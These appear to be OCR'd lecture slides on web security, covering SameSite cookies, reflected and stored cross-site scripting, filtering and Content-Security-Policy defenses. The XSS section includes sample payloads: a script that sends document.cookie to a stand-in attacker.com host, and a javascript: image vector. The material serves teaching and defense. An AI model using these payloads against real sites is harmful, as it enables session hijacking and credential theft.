
sameSite Cookies

- Cookie option that prevents browser from sending a cookie along with cross-site requests.
- **Strict Mode**. Never send cookie in any cross-site browsing context, even when following a regular link. If a logged-in user follows a link to a private GitHub project from email, GitHub will not receive the session cookie and the user will not be able to access the project.
- **Lax Mode**. Session cookie is be allowed when following a regular link from but blocks it in CSRF-prone request methods (e.g. POST).

Beyond Authenticated Sessions

- Prior attacks were using CRSF attack to abuse cookies from logged-in user.
- Not all attacks are attempting to abuse authenticated user
- Imagine script that logs into your **local** router using default password and changes DNS settings to hijack traffic

  ➡Logging in to a site is a request with a side effect!



Cross-Site Scripting (XSS)

Cross Site Scripting (XSS)

- **Cross Site Scripting**: Attack occurs when application takes untrusted data and sends it to a web browser without proper validation or sanitization.
  - Attacker's malicious code is executed *on victim's browser*

Search Example

https://google.com/search?q=<search term>

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

Normal Requests

https://google.com/search?q=**apple**

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

Sent to browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for apple</h1>
  </body>
</html>
```

Embedded Script

https://google.com/search?q=**<script>alert(“hello”)</script>**

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

Sent to browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <script>alert(“hello")</script></h1>
  </body>
</html>
```

Cookie Theft

Sent to browser

https://google.com/search?q=**<script>...</script>**

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for
      <script>
        window.open(“http:///attacker.com?”+cookie=document.cookie)
      </script>
    </h1>
  </body>
</html>
```

Types of XSS


- An XSS vulnerability is present when an attacker can inject scripting code into pages generated by a web application.
- Two Types:
- **Reflected XSS**. The attack script is reflected back to the user as part of a page from the victim site.
- **Stored XSS**. The attacker stores the malicious code in a resource managed by the web application, such as a database.

Reflected Example

- Attackers contacted PayPal users via email and fooled them into accessing a URL hosted on the legitimate PayPal website.
- Injected code redirected PayPal visitors to a page warning users their accounts had been compromised.
- Victims were then redirected to a phishing site and prompted to enter sensitive financial data.

Stored XSS

The attacker stores the malicious code in a resource managed by the web application, such as a database.



Defense Against XSS

- First ides: **filtering** out malicious tags
  - Remove from user input all things like `<script>, <body>, onClick, <a href=javascript://>`
  - Problem: There are simply too many ways to embed JS code.
    - URI Scheme: `<img src="javascript:alert(document.cookie);">`
    - On{event} Handers: `onSubmit, OnError, onSyncRestored`, ... (there's ~105)
    - Cascading Style Sheets (CSS): Samy's Worm
    - ...
  - Check OWASP XSS Filter Evasion Cheat Sheet to see the intimidating number of ways of evading filtering

Content-Security-Policy

- **Content-Security-Policy (CSP)** is an HTTP header that servers can send that declares which dynamic resources (e.g., Javascript) are allowed
- Good News: CSP eliminates XSS attacks by whitelisting the origins that are trusted sources of scripts and other resources and preventing all others
- Bad News: CSP headers are complicated and folks frequently get the implementation incorrect.

Example CSP

- **`Content-Security-Policy:`** `default-src 'self'; img-src *; script-src cdn.jquery.com`

➡ content can only be loaded from the same domain as the page, except

➡ images can be loaded from any origin

➡ scripts can only be loaded from cdn.jquery.com

➡ no inline **`<script></script>`** will be executed

➡ no inline **`<style></style>`** will be executed

Other Directives

- CSP provides a whole list of different directives for locking down scripts:
  - `script-src`
  - `style-src`
  - `img-src`
  - `connect-src`
  - `font-src`
  - `object-src`
  - `media-src`
  - `frame-src`
  - `report-uri`
  - ..
- Look at https://content-security-policy.com/

Questions?